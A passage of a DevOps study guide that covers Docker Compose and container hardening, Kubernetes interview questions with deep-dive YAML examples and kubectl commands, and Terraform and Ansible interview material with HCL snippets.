      <<: *common-env
      DATABASE_URL: postgresql://user:${DB_PASS}@db:5432/app
    env_file: [.env]
    depends_on:
```

```
    db:
      condition: service_healthy
    redis:
      condition: service_healthy
  networks: [backend, frontend]
  healthcheck:
    test: ["CMD", "curl", "-f", "http://localhost:8080/health"]
    interval: 30s
    timeout: 10s
    retries: 3
    start_period: 40s
  deploy:
    resources:
      limits:
        cpus: '1.0'
        memory: 512M
  logging: *default-logging
  security_opt:
    - no-new-privileges:true
  read_only: true
  tmpfs:
    - /tmp
    - /var/run

db:
  image: postgres:16-alpine
  restart: unless-stopped
  environment:
    POSTGRES_DB: app
    POSTGRES_USER: user
    POSTGRES_PASSWORD: ${DB_PASS}
  volumes:
    - pgdata:/var/lib/postgresql/data
    - ./init.sql:/docker-entrypoint-initdb.d/init.sql:ro
  healthcheck:
    test: ["CMD-SHELL", "pg_isready -U user -d app"]
    interval: 10s
    timeout: 5s
    retries: 5
  networks: [backend]
  logging: *default-logging

redis:
  image: redis:7-alpine
  restart: unless-stopped
  command: redis-server --maxmemory 256mb --maxmemory-policy allkeys-lru
  healthcheck:
    test: ["CMD", "redis-cli", "ping"]
    interval: 10s
  networks: [backend]

nginx:
  image: nginx:alpine
  restart: unless-stopped
  ports:
    - "80:80"
    - "443:443"
  volumes:
    - ./nginx.conf:/etc/nginx/nginx.conf:ro
    - ./certs:/etc/nginx/certs:ro
```

```
    networks: [frontend]
    depends_on: [api]

networks:
  backend:
    driver: bridge
    internal: true    # no internet access
  frontend:
    driver: bridge

volumes:
  pgdata:
    driver: local
```

8. Container Security

Image Security

```
# Scan for vulnerabilities
trivy image myapp:latest
trivy image --severity HIGH,CRITICAL myapp:latest
grype myapp:latest

# Use minimal base images
# Distroless (Google): no shell, no package manager, minimal attack surface
FROM gcr.io/distroless/java17-debian12
# Alpine: musl libc, small (~5MB)
FROM alpine:3.19
# Scratch: empty (for Go static binaries)
FROM scratch
```

Runtime Security

```
# Never run as root
docker run --user 1001:1001 myapp

# Read-only root filesystem
docker run --read-only --tmpfs /tmp myapp

# Drop capabilities
docker run --cap-drop=ALL --cap-add=NET_BIND_SERVICE nginx

# No privilege escalation
docker run --security-opt=no-new-privileges myapp

# Seccomp profile (restrict syscalls)
docker run --security-opt seccomp=profile.json myapp

# AppArmor profile
docker run --security-opt apparmor=docker-default myapp
```

Dockerfile Security Checklist

```
# 1. Use specific version tags (not :latest)
FROM python:3.11.8-slim

# 2. Run as non-root
RUN useradd -r -u 1001 -g 0 appuser
USER 1001
```

```
# 3. Don't store secrets
# BAD:  ENV AWS_SECRET_KEY=abc123
# GOOD: Read at runtime from env or secrets manager

# 4. Multi-stage to exclude build tools
# 5. Minimize layers
# 6. Use .dockerignore
# 7. HEALTHCHECK instruction
# 8. Verify downloads with checksums
RUN wget -q https://example.com/binary.tar.gz && \
    echo "sha256sum:expected  binary.tar.gz" | sha256sum -c
```

.dockerignore

```
.git
.gitignore
**/*.test
**/*.spec
docs/
node_modules/
*.md
.env
*.log
__pycache__
*.pyc
.pytest_cache
.coverage
```

9. Container Runtime Alternatives

Runtime	Description
containerd	Industry standard (used by K8s)
CRI-O	Lightweight K8s-specific runtime
gVisor	Sandboxed runtime (adds kernel layer)
Kata Containers	VM-level isolation with container UX
Podman	Rootless, daemonless Docker alternative

10. Docker Best Practices Summary

1. Use multi-stage builds — keep production images small
2. Pin image versions — never use `latest` in production
3. Run as non-root user
4. One process per container (single responsibility)
5. Use `COPY` not `ADD` unless you need URL/tar features
6. Use `CMD` for default args, `ENTRYPOINT` for executable
7. Set `HEALTHCHECK` in Dockerfile
8. Always use `.dockerignore`
9. Sort multi-line RUN commands alphabetically (readability + layer caching)
10. Use BuildKit with `--mount=type=cache` for faster builds

Resources

- https://docs.docker.com/develop/develop-images/dockerfile_best-practices/
- https://docs.docker.com/build/buildkit/
- https://github.com/GoogleContainerTools/distroless
- https://aquasecurity.github.io/trivy/
- https://www.youtube.com/@TechWorldwithNana — Docker tutorials

ewpage # 06-Kubernetes

Kubernetes — Interview Questions & Answers (Senior Level)

Architecture & Internals

Q1: Walk through what happens when you run `kubectl apply -f deployment.yaml`.

Step-by-step: 1. kubectl serializes YAML and sends HTTP request to kube-apiserver 2. API server authenticates (certificate, bearer token, OIDC), authorizes (RBAC check) 3. Mutating admission webhooks run first (inject sidecars, set defaults) 4. Object schema validation runs 5. Validating admission webhooks run (OPA/Gatekeeper, PSA) 6. Object persisted to etcd, response returned 7. Deployment controller watches etcd events, detects new/changed Deployment 8. Creates/patches ReplicaSet to match desired state 9. ReplicaSet controller creates Pod objects (no node assigned yet) 10. Scheduler watches for unscheduled Pods, runs filtering + scoring, binds Pod to Node 11. kubelet on selected node watches for bound Pods 12. kubelet calls containerd via CRI, which calls runc to create container 13. kubelet monitors probes, reports status back to API server

---

Q2: Explain etcd's role. What happens if etcd goes down?

etcd is the distributed key-value store — the single source of truth for all cluster state. It uses the Raft consensus algorithm, requiring a quorum (majority) of members to function.

- If etcd goes down: no new resources can be created or updated; existing workloads continue running (kubelet operates independently), but cannot be rescheduled on failure
- For HA, run 3 or 5 etcd members (tolerates 1 or 2 failures respectively)
- Backup etcd daily: `etcdctl snapshot save`
- Encrypt etcd at rest using `EncryptionConfiguration`

Q3: What is the difference between liveness, readiness, and startup probes?

Probe	Question	On Failure	Use Case
Readiness	Is pod ready for traffic?	Removed from Service endpoints	App initializing, DB migrations, circuit breaker open
Liveness	Is pod still alive?	Pod killed + restarted	Deadlock, hung goroutine, unrecoverable state
Startup	Has app finished starting?	Pod killed (if failureThreshold exceeded)	Slow-starting apps, prevents premature liveness kills

Critical: Always configure `startupProbe` for apps with variable startup time. Without it, liveness probe kills the pod before it finishes initializing.

Q4: A pod is stuck in Pending. Walk through your diagnosis.

```
kubectl describe pod <name> -n <ns>
```

Events section reveals the root cause:

Event Message	Root Cause	Fix
Insufficient CPU/memory	Requests exceed node capacity	Reduce requests, add nodes
No nodes match nodeSelector	Label mismatch	Check node labels
Taint effect NoSchedule	Missing toleration	Add toleration

Event Message	Root Cause	Fix
Unbound PersistentVolumeClaim	StorageClass issue, no provisioner	Check StorageClass, PVC events
Too many pods	Node at pod limit (110 default)	Scale cluster

Q5: What is CrashLoopBackOff? How do you systematically debug it?

Container repeatedly starts and crashes. Kubernetes adds exponential backoff delay.

Debug steps: 1. `kubectl logs <pod> --previous` — get last crash logs 2. `kubectl describe pod` — check `Last State` exit code 3. Common exit codes: - `1` — application error (check logs) - `137` — OOMKilled (increase memory limit) - `139` — segfault - `143` — graceful shutdown timed out 4. `kubectl exec` when running briefly — check if config/secrets mounted 5. Override entrypoint to debug: `command: ["sleep", "infinity"]`

Networking

Q6: How does pod-to-pod networking work across nodes?

Kubernetes networking contract: every pod has a unique routable IP, no NAT between pods.

CNI plugin implements this: - **Flannel**: VXLAN overlay — encapsulates packets in UDP, sends to destination node's VTEP, decapsulates - **Calico**: BGP — advertises pod CIDRs as routes between nodes; no encapsulation = lower overhead; also enforces NetworkPolicy via iptables - **Cilium**: eBPF-based — replaces iptables entirely, kernel-level enforcement, observability via Hubble

---

Q7: Explain ClusterIP, NodePort, LoadBalancer, and Ingress differences.

- **ClusterIP**: Virtual IP inside cluster only. kube-proxy writes iptables/IPVS rules to DNAT to pod IPs
- **NodePort**: Opens same port on every node (30000-32767). External traffic → any NodeIP:port → ClusterIP → pod
- **LoadBalancer**: Cloud-provisioned external LB (ELB, GCP LB). Routes → NodePort internally
- **Ingress**: L7 HTTP routing. Single external IP/LB, routes by Host header and URL path to different Services. Requires an Ingress Controller (NGINX, Traefik, AWS ALB Ingress)

Q8: How do NetworkPolicies work? What is default behavior?

By default: all pod-to-pod communication is allowed (no isolation).

Once any NetworkPolicy selects a pod, that pod is isolated — only explicitly allowed traffic passes.

```yaml
# Deny all ingress to app pods, only allow from frontend on port 8080
spec:
  podSelector:
    matchLabels:
      role: backend
  policyTypes: [Ingress]
  ingress:
    - from:
        - podSelector:
            matchLabels:
              role: frontend
      ports:
        - port: 8080
```

Important: NetworkPolicy is enforced by the CNI plugin. Flannel does NOT enforce it. Use Calico, Cilium, or Weave.

Scheduling & Resources

Q9: Explain Kubernetes QoS classes and their eviction order.

Class	Condition	Evicted First?
BestEffort	No requests or limits set	Yes — first killed under pressure
Burstable	Requests set but not equal to limits	Middle
Guaranteed	Requests == Limits for every container	Last (never evicted for other pods)

For production pods: aim for Guaranteed QoS. At minimum, always set resource requests.

Q10: What are taints and tolerations?

Taints prevent pods from being scheduled on nodes. Tolerations allow pods to schedule on tainted nodes.

```
# Taint a node (dedicated GPU node)
kubectl taint nodes gpu-node-1 gpu=true:NoSchedule

# Pod must tolerate to be scheduled here
tolerations:
  - key: gpu
    operator: Equal
    value: "true"
    effect: NoSchedule
```

Effects: - `NoSchedule` — don't schedule new pods without toleration - `PreferNoSchedule` — try to avoid, not enforced - `NoExecute` — evict existing pods that don't tolerate + don't schedule new ones

Common use: dedicated nodes for monitoring, GPU nodes, spot/preemptible nodes.

Q11: Explain node affinity vs pod affinity vs pod anti-affinity.

- **nodeAffinity**: Schedule pods on nodes with specific labels (replace nodeSelector with expressions)
- **podAffinity**: Schedule pod on same node/zone as other pods with matching labels (co-location, e.g., cache near app)
- **podAntiAffinity**: Schedule pod away from other pods (spread replicas across nodes/zones for HA)

```
# Spread replicas - never two on same node
affinity:
  podAntiAffinity:
    requiredDuringSchedulingIgnoredDuringExecution:
      - labelSelector:
          matchLabels:
            app: myapp
        topologyKey: kubernetes.io/hostname
```

Advanced Topics

Q12: What is a Kubernetes Operator pattern?

Extends Kubernetes with domain-specific operational knowledge using: - CRD (Custom Resource Definition) — defines new API types - Controller — watches CRDs + reconciles actual vs desired state

Example: `PostgresCluster` CRD → Operator handles: provisioning, HA setup, failover, backup scheduling, version upgrades, connection pooling config.

Real operators: Strimzi (Kafka), Zalando Postgres Operator, cert-manager, Prometheus Operator, Argo Rollouts.

Q13: How do you implement zero-downtime deployments in Kubernetes?

1. Set `maxUnavailable: 0` and `maxSurge: 1` in rolling update strategy

2. Configure proper readiness probes (traffic only sent to ready pods)
3. Add `preStop` lifecycle hook with sleep to drain in-flight requests
4. Set `terminationGracePeriodSeconds` your max request duration
5. Use PodDisruptionBudget to prevent voluntary disruptions from taking too many pods
6. For canary: use Argo Rollouts or Flagger with weighted traffic splitting

---

Q14: What is IRSA (IAM Roles for Service Accounts) on EKS?

Allows pods to assume AWS IAM roles without static credentials.

How it works: 1. EKS cluster has OIDC provider 2. ServiceAccount annotated with IAM role ARN 3. Pod's projected service account token is signed by OIDC issuer 4. AWS SDK/CLI exchanges token for temporary credentials via STS AssumeRoleWithWebIdentity 5. Credentials auto-rotate every hour

No more passing AWS keys as environment variables or using node instance profiles.

Q15: How do you debug a pod that keeps getting OOMKilled?

1. Confirm OOMKilled: `kubectl describe pod` → check `Last State.Reason: OOMKilled`
2. Check current limits vs usage: `kubectl top pod <name>`
3. Check if it's a memory leak or undersized limits
4. For JVM apps: ensure `-XX:MaxRAMPercentage=75` set, not fixed heap size
5. Temporarily increase limits by 50%, watch if stabilizes
6. For leak: take heap dump, analyze with MAT or async-profiler
7. Set up memory usage alerts in Prometheus before OOM

Q16: What is Horizontal Pod Autoscaler and what are KEDA's advantages?

HPA scales pod count based on CPU/memory metrics (via Metrics Server). Runs every 15s.

KEDA (Kubernetes Event-Driven Autoscaling) extends HPA: - Scale to zero (HPA minimum is 1) - Scale based on external event sources: SQS queue depth, Kafka lag, Prometheus metrics, Redis list length, cron schedules - 50+ built-in scalers

```yaml
# KEDA ScaledObject - scale on SQS queue depth
spec:
  scaleTargetRef:
    name: worker-deployment
  minReplicaCount: 0        # scale to zero when queue empty
  maxReplicaCount: 50
  triggers:
    - type: aws-sqs-queue
      metadata:
        queueURL: https://sqs.region.amazonaws.com/account/queue
        queueLength: "10"   # target: 10 messages per pod
```

Q17: How does cert-manager work?

cert-manager is a Kubernetes operator for TLS certificate management.

Flow: 1. Create `Certificate` or `Ingress` with `cert-manager.io/cluster-issuer` annotation 2. cert-manager creates `CertificateRequest` 3. For Let's Encrypt: starts ACME challenge (HTTP-01 or DNS-01) 4. HTTP-01: creates temporary Ingress to serve challenge file 5. DNS-01: updates DNS TXT record via provider (Route53, Cloudflare) 6. Let's Encrypt validates, issues cert 7. cert-manager stores cert in Kubernetes Secret 8. Automatically renews 30 days before expiry

---

Q18: How do you secure secrets in Kubernetes? (Beyond base64)

Built-in Kubernetes secrets are only base64 encoded — not encrypted by default.

Proper approaches: 1. **etcd encryption at rest**: `EncryptionConfiguration` with AES-GCM or KMS provider 2. **External Secrets Operator**: Syncs from AWS Secrets Manager, Vault, GCP Secret Manager into K8s Secrets 3. **HashiCorp Vault Agent Injector**: Sidecar injects secrets as files at runtime; never stored in K8s 4. **Sealed Secrets** (Bitnami): Encrypt

secrets with cluster public key, safe to store in Git 5. **CSI Secrets Store driver**: Mount secrets as volumes from external stores

Best practice: use External Secrets Operator + AWS Secrets Manager for cloud deployments.

Kubernetes — Deep Dive Notes

1. Architecture

```
Control Plane                          Worker Nodes

  kube-apiserver                         kubelet
  etcd                                kube-proxy
  kube-scheduler                         container runtime
  controller-manager                     (containerd/CRI-O)
  cloud-controller-manager
```

Components Deep Dive

kube-apiserver: All communication goes through here. Validates, persists to etcd, publishes watch events.

etcd: Distributed key-value store. Single source of truth for all cluster state. Raft consensus. Backup critical! `etcdctl snapshot save backup.db`

kube-scheduler: Watches for unscheduled pods, finds best node using predicates (can pod run here?) → priorities (which node is best?).

controller-manager: Runs reconciliation loops: Deployment controller, ReplicaSet controller, Node controller, Service controller, etc.

kubelet: Agent on each node. Watches PodSpecs from API server, ensures containers are running and healthy. Reports node/pod status.

kube-proxy: Maintains network rules (iptables or IPVS) for Service VIPs.

---

2. Core Workloads

Pod

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: myapp
  labels:
    app: myapp
    version: v1
spec:
  securityContext:
    runAsNonRoot: true
    runAsUser: 1001
    fsGroup: 1001
  initContainers:
    - name: init-db
      image: busybox
      command: ['sh', '-c', 'until nc -z db 5432; do sleep 2; done']
  containers:
    - name: app
      image: myapp:1.2.3
      ports:
```

```
      - containerPort: 8080
    env:
      - name: DB_PASSWORD
        valueFrom:
          secretKeyRef:
            name: db-secret
            key: password
      - name: CONFIG_VALUE
        valueFrom:
          configMapKeyRef:
            name: app-config
            key: value
    resources:
      requests:
        cpu: 100m       # guaranteed CPU
        memory: 128Mi   # guaranteed memory
      limits:
        cpu: 500m       # max CPU
        memory: 512Mi   # max memory (OOM killed if exceeded)
    readinessProbe:
      httpGet:
        path: /ready
        port: 8080
      initialDelaySeconds: 10
      periodSeconds: 5
      failureThreshold: 3
    livenessProbe:
      httpGet:
        path: /health
        port: 8080
      initialDelaySeconds: 30
      periodSeconds: 10
      failureThreshold: 3
    startupProbe:
      httpGet:
        path: /health
        port: 8080
      failureThreshold: 30
      periodSeconds: 10     # 30*10=300s to start
    securityContext:
      allowPrivilegeEscalation: false
      readOnlyRootFilesystem: true
      capabilities:
        drop: [ALL]
    volumeMounts:
      - name: tmp
        mountPath: /tmp
      - name: config
        mountPath: /etc/config
        readOnly: true
volumes:
  - name: tmp
    emptyDir: {}
  - name: config
    configMap:
      name: app-config
```

Deployment

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: myapp
  namespace: production
spec:
  replicas: 3
  selector:
    matchLabels:
      app: myapp
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxUnavailable: 0
      maxSurge: 1
  template:
    metadata:
      labels:
        app: myapp
        version: "1.2.3"
      annotations:
        prometheus.io/scrape: "true"
        prometheus.io/port: "9090"
    spec:
      # Spread pods across nodes
      topologySpreadConstraints:
        - maxSkew: 1
          topologyKey: kubernetes.io/hostname
          whenUnsatisfiable: DoNotSchedule
          labelSelector:
            matchLabels:
              app: myapp
      # Anti-affinity - don't schedule on same node
      affinity:
        podAntiAffinity:
          requiredDuringSchedulingIgnoredDuringExecution:
            - labelSelector:
                matchExpressions:
                  - key: app
                    operator: In
                    values: [myapp]
              topologyKey: kubernetes.io/hostname
      terminationGracePeriodSeconds: 60
      containers:
        - name: app
          image: myapp:1.2.3
          lifecycle:
            preStop:
              exec:
                command: ["/bin/sh", "-c", "sleep 10"]  # drain connections
```

StatefulSet

```yaml
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: postgres
spec:
```

```yaml
  serviceName: postgres   # headless service name
  replicas: 3
  selector:
    matchLabels:
      app: postgres
  template:
    spec:
      containers:
        - name: postgres
          image: postgres:16
          env:
            - name: POD_NAME
              valueFrom:
                fieldRef:
                  fieldPath: metadata.name
          volumeMounts:
            - name: data
              mountPath: /var/lib/postgresql/data
  volumeClaimTemplates:      # PVC per pod
    - metadata:
        name: data
      spec:
        accessModes: [ReadWriteOnce]
        storageClassName: fast-ssd
        resources:
          requests:
            storage: 50Gi
```

---

3. Services & Networking

```yaml
# ClusterIP (default - internal only)
apiVersion: v1
kind: Service
metadata:
  name: myapp
spec:
  selector:
    app: myapp
  ports:
    - port: 80          # service port
      targetPort: 8080  # container port
      protocol: TCP

# Headless - direct pod DNS (for StatefulSets, service discovery)
spec:
  clusterIP: None    # no virtual IP
  # Creates: postgres-0.postgres.default.svc.cluster.local

# NodePort
spec:
  type: NodePort
  ports:
    - port: 80
      nodePort: 30080   # 30000-32767 range
```

Ingress

```yaml
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: myapp-ingress
  annotations:
    nginx.ingress.kubernetes.io/rewrite-target: /
    nginx.ingress.kubernetes.io/ssl-redirect: "true"
    cert-manager.io/cluster-issuer: letsencrypt-prod
spec:
  ingressClassName: nginx
  tls:
    - hosts: [api.example.com]
      secretName: api-tls
  rules:
    - host: api.example.com
      http:
        paths:
          - path: /v1
            pathType: Prefix
            backend:
              service:
                name: api-v1
                port:
                  number: 80
          - path: /v2
            pathType: Prefix
            backend:
              service:
                name: api-v2
                port:
                  number: 80
```

---

4. Storage

PersistentVolume & PVC

```yaml
# StorageClass (dynamic provisioning)
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
  name: fast-ssd
provisioner: ebs.csi.aws.com
parameters:
  type: gp3
  iops: "3000"
  throughput: "125"
reclaimPolicy: Delete
volumeBindingMode: WaitForFirstConsumer   # better for multi-AZ
allowVolumeExpansion: true

# PVC
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: data
spec:
  storageClassName: fast-ssd
```

```
  accessModes: [ReadWriteOnce]
  resources:
    requests:
      storage: 20Gi
```

---

5. ConfigMaps & Secrets

```
# ConfigMap
apiVersion: v1
kind: ConfigMap
metadata:
  name: app-config
data:
  APP_ENV: production
  LOG_LEVEL: info
  config.yaml: |
    server:
      port: 8080
    database:
      pool_size: 10

# Secret (base64 encoded - use External Secrets Operator or Vault in production)
apiVersion: v1
kind: Secret
metadata:
  name: db-secret
type: Opaque
stringData:           # plain text, auto-encoded
  password: supersecret
  connection-string: "postgresql://user:supersecret@db:5432/app"
```

---

6. RBAC

```
# ServiceAccount
apiVersion: v1
kind: ServiceAccount
metadata:
  name: app-sa
  namespace: production
  annotations:
    eks.amazonaws.com/role-arn: arn:aws:iam::123:role/app-role  # IRSA

# Role (namespace-scoped)
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: pod-reader
  namespace: production
rules:
  - apiGroups: [""]
    resources: ["pods", "pods/log"]
    verbs: ["get", "list", "watch"]
  - apiGroups: ["apps"]
    resources: ["deployments"]
    verbs: ["get", "list", "patch"]  # no delete
```

```yaml
# RoleBinding
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: app-sa-role
  namespace: production
subjects:
  - kind: ServiceAccount
    name: app-sa
    namespace: production
roleRef:
  kind: Role
  name: pod-reader
  apiGroup: rbac.authorization.k8s.io
```

---

7. Autoscaling

HPA (Horizontal Pod Autoscaler)

```yaml
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: myapp-hpa
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: myapp
  minReplicas: 2
  maxReplicas: 20
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: 70
    - type: Resource
      resource:
        name: memory
        target:
          type: AverageValue
          averageValue: 400Mi
    - type: External            # custom metric (e.g., queue depth)
      external:
        metric:
          name: sqs_queue_depth
        target:
          type: AverageValue
          averageValue: "100"
  behavior:
    scaleUp:
      stabilizationWindowSeconds: 60
      policies:
        - type: Pods
          value: 4
          periodSeconds: 60
    scaleDown:
```

```
      stabilizationWindowSeconds: 300    # slow scale-down
```

VPA (Vertical Pod Autoscaler)

```
apiVersion: autoscaling.k8s.io/v1
kind: VerticalPodAutoscaler
metadata:
  name: myapp-vpa
spec:
  targetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: myapp
  updatePolicy:
    updateMode: "Off"    # Recommend only, don't auto-update
```

---

8. Helm

```
# Install chart
helm install myapp ./mychart -n production -f values.prod.yaml \
  --set image.tag=1.2.3 \
  --wait --timeout 5m

# Upgrade with atomic rollback on failure
helm upgrade --install myapp ./mychart \
  --atomic --cleanup-on-fail \
  -f values.prod.yaml

# Rollback
helm rollback myapp 1

# Debug
helm template myapp ./mychart -f values.yaml | kubectl apply --dry-run=client -f -
helm install myapp ./mychart --debug --dry-run
```

Helm Chart Structure

```
mychart/
  Chart.yaml          # metadata
  values.yaml         # default values
  templates/
      deployment.yaml
      service.yaml
      ingress.yaml
      hpa.yaml
      _helpers.tpl    # named templates
      NOTES.txt
  charts/             # dependencies
```

---

9. Resource Management & QoS

QoS Classes

Class	Condition	Eviction Priority
Guaranteed	requests == limits for all containers	Last evicted

Class	Condition	Eviction Priority
Burstable	Some resources have requests != limits	Middle
BestEffort	No requests or limits set	First evicted

```yaml
# Guaranteed QoS
resources:
  requests:
    cpu: 200m
    memory: 256Mi
  limits:
    cpu: 200m       # same as request
    memory: 256Mi   # same as request
```

LimitRange & ResourceQuota

```yaml
# LimitRange - defaults for pods in namespace
apiVersion: v1
kind: LimitRange
metadata:
  name: default-limits
spec:
  limits:
    - type: Container
      default:
        cpu: 200m
        memory: 256Mi
      defaultRequest:
        cpu: 100m
        memory: 128Mi
      max:
        cpu: 2
        memory: 2Gi

# ResourceQuota - total namespace limits
apiVersion: v1
kind: ResourceQuota
metadata:
  name: production-quota
spec:
  hard:
    requests.cpu: "20"
    requests.memory: 40Gi
    limits.cpu: "40"
    limits.memory: 80Gi
    pods: "100"
    services: "20"
    persistentvolumeclaims: "20"
```

---

10. Useful kubectl Commands

```bash
# Quick diagnosis
kubectl get pods -n ns -o wide
kubectl describe pod <name> -n ns
kubectl logs pod -n ns -c container --previous --tail=100
kubectl exec -it pod -n ns -- bash
```

```
# Resource usage
kubectl top pods -n ns --sort-by=memory
kubectl top nodes

# Events (chronological)
kubectl get events -n ns --sort-by=.lastTimestamp

# Patch/edit
kubectl patch deployment myapp -n ns -p '{"spec":{"replicas":5}}'
kubectl set image deployment/myapp app=myapp:1.2.4

# Port forward for debugging
kubectl port-forward pod/myapp-xxx 8080:8080 -n ns
kubectl port-forward svc/myapp 8080:80 -n ns

# Copy files
kubectl cp pod:/tmp/heap.hprof ./heap.hprof

# Debug with ephemeral container
kubectl debug -it pod/myapp --image=nicolaka/netshoot --target=app

# Rollout management
kubectl rollout status deployment/myapp
kubectl rollout history deployment/myapp
kubectl rollout undo deployment/myapp
kubectl rollout pause/resume deployment/myapp

# Drain a node
kubectl cordon node01
kubectl drain node01 --ignore-daemonsets --delete-emptydir-data
kubectl uncordon node01
```

Resources

- https://kubernetes.io/docs/ — Official docs
- https://k8s.af/ — Kubernetes failure stories
- https://learnk8s.io/ — In-depth articles
- https://www.cncf.io/certification/cka/ — CKA exam
- https://killercoda.com/killer-shell-cka — CKA practice
- https://github.com/kelseyhightower/kubernetes-the-hard-way

ewpage # 07-Infrastructure-as-Code

IaC — Interview Questions & Answers

Q1: What is Terraform state and why is it important? > State is a JSON file mapping Terraform resources to real-world infrastructure. It stores resource IDs, metadata, and dependency order. Without state, Terraform can't know what exists vs what to create/update/delete. > Remote state (S3 + DynamoDB locking) is mandatory for teams — prevents concurrent applies that corrupt state.

Q2: What happens during `terraform plan`? > 1. Reads current state file > 2. Calls provider APIs to refresh real resource state (unless `-refresh=false`) > 3. Computes diff: desired (config) vs actual (state) > 4. Shows create/update/destroy actions > No changes to real infrastructure. Save plan with `-out=tfplan` for deterministic apply.

Q3: How do you manage secrets in Terraform? > Never store secrets in `.tf` files or state. > Options: > - Mark outputs as `sensitive = true` (hidden in CLI, still in state) > - Use `aws_secretsmanager_secret_version` data source at runtime > - Pass via env vars: `TF_VAR_db_password=$SECRET` > - Use Vault provider to read secrets dynamically > - Encrypt state at rest (S3 SSE + DynamoDB encryption)

Q4: Explain `terraform import` and its limitations. > Brings existing infrastructure under Terraform management by writing its state. > `terraform import aws_instance.web i-1234567890abcdef0` > Limitations: only imports state, does NOT generate `.tf` config. You must write the config manually to match. Use `terraform state show` after import to see attributes.

Q5: What is the difference between `count` and `for_each`? > `count`: integer, creates indexed list. Removing item in the middle shifts all subsequent indexes → causes destroy/recreate. Good for identical resources. > `for_each`: map or set, creates named instances. Removing one item only destroys that item. Better for heterogeneous resources with unique identifiers.

Q6: How do you handle Terraform in a CI/CD pipeline? > Pipeline stages: > 1. `terraform fmt -check` — formatting validation > 2. `terraform validate` — syntax check > 3. `tflint` + `checkov`/`tfsec` — linting and security scanning > 4. `terraform plan -out=tfplan` — on PR (post plan as PR comment via atlantis/terraform-github-actions) > 5. `terraform apply tfplan` — on merge to main, require approval > Use Atlantis or Terraform Cloud for plan/apply workflow with PR integration.

Q7: What is the Terraform `lifecycle` block? Explain `prevent_destroy` and `ignore_changes`. > `prevent_destroy: true` — block any operation that would destroy this resource. Protects databases, certificates. > `ignore_changes = [field]` — don't track drift on specific fields (e.g., `ami` that gets updated externally, `password` managed by rotation). > `create_before_destroy = true` — create replacement before destroying original. Needed for resources that can't have downtime.

Q8: Ansible is "agentless" — how does it communicate with nodes? > Uses SSH for Linux (paramiko or native ssh binary). Uses WinRM for Windows. No agent installed on managed nodes. > Just needs: SSH access, Python (2.7 or 3.x) on target. > Connection settings: `ansible_connection`, `ansible_user`, `ansible_ssh_private_key_file` > For containers/K8s: uses `kubectl` or `docker` connection plugin.

Q9: What is idempotency and how does Ansible achieve it? > Idempotency: running an operation multiple times has the same effect as running it once. > Ansible modules check current state before acting: > - `ansible.builtin.file` checks if path exists before creating > - `ansible.builtin.package` checks if package installed before installing > - `ansible.builtin.template` computes checksum — only copies if content changed > Non-idempotent: `ansible.builtin.command` and `ansible.builtin.shell` — use `creates` or `removes` args, or check with `when`.

Q10: How do you structure Terraform for multiple environments (dev/staging/prod)? > Pattern 1 — Workspaces: simple but all envs share same state backend path structure > Pattern 2 — Directory per env (recommended for large orgs):

```
environments/
  dev/
      main.tf
      terraform.tfvars
  staging/
      main.tf
      terraform.tfvars
  prod/
       main.tf
       terraform.tfvars
modules/
  vpc/
  eks/
  rds/
```

Pattern 3 — Terragrunt with `find_in_parent_folders()` for DRY remote backend config.

Q11: Explain Terraform `depends_on` — when is it necessary? > Terraform infers dependencies automatically from resource references. `depends_on` is only needed for implicit dependencies not captured in config — e.g., an EC2 instance depends on an IAM policy being attached (but doesn't reference it in code), or a Helm chart depends on K8s namespace existing via a separate resource. > Overuse of `depends_on` slows parallelism — only use when necessary.

Q12: How do you handle Terraform state corruption or drift? > **Drift detection**: `terraform plan -refresh-only` shows drift without planning changes > **State manipulation**: > - `terraform state list` — show all resources > - `terraform state show <resource>` — inspect resource > - `terraform state mv` — rename resource (avoid destroy/recreate on refactor) > - `terraform state rm <resource>` — remove from state without destroying real resource > - `terraform force-unlock <lock-id>` — release stuck lock (use carefully) > **Corruption**: restore from S3 versioned backup of tfstate file

---

Infrastructure as Code — Terraform, Ansible & Beyond

1. Terraform Deep Dive

Core Concepts

Providers — plugins that interact with APIs (AWS, GCP, Kubernetes, GitHub) **Resources** — infrastructure objects managed by Terraform **Data Sources** — read existing infrastructure (not managed by TF) **Variables** — inputs; **Outputs** — exports **State** — JSON file tracking real-world resource mappings **Modules** — reusable groups of resources

HCL Syntax Essentials

```
# variables.tf
variable "environment" {
  description = "Deployment environment"
  type        = string
  validation {
    condition     = contains(["dev", "staging", "prod"], var.environment)
    error_message = "Environment must be dev, staging, or prod."
  }
}

variable "instance_config" {
  type = object({
    instance_type  = string
    ami_id         = string
    min_size       = number
    max_size       = number
    desired_size   = number
  })
  default = {
    instance_type  = "t3.medium"
    ami_id         = "ami-0abcdef1234567890"
    min_size       = 2
    max_size       = 10
    desired_size   = 3
  }
}

# locals.tf - computed values
locals {
  name_prefix  = "${var.project}-${var.environment}"
  common_tags  = {
    Environment = var.environment
    Project     = var.project
    ManagedBy   = "terraform"
    Owner       = "platform-team"
  }
}

# main.tf
resource "aws_vpc" "main" {
  cidr_block           = var.vpc_cidr
  enable_dns_hostnames = true
  enable_dns_support   = true
  tags = merge(local.common_tags, { Name = "${local.name_prefix}-vpc" })
}

# Data source - read existing resource
data "aws_ami" "amazon_linux" {
  most_recent = true
```

```
  owners      = ["amazon"]
  filter {
    name   = "name"
    values = ["al2023-ami-*-x86_64"]
  }
}

# Dynamic blocks
resource "aws_security_group" "web" {
  name   = "${local.name_prefix}-web-sg"
  vpc_id = aws_vpc.main.id

  dynamic "ingress" {
    for_each = var.allowed_ports
    content {
      from_port   = ingress.value
      to_port     = ingress.value
      protocol    = "tcp"
      cidr_blocks = ["0.0.0.0/0"]
    }
  }
}

# count and for_each
resource "aws_subnet" "private" {
  count             = length(var.private_subnet_cidrs)
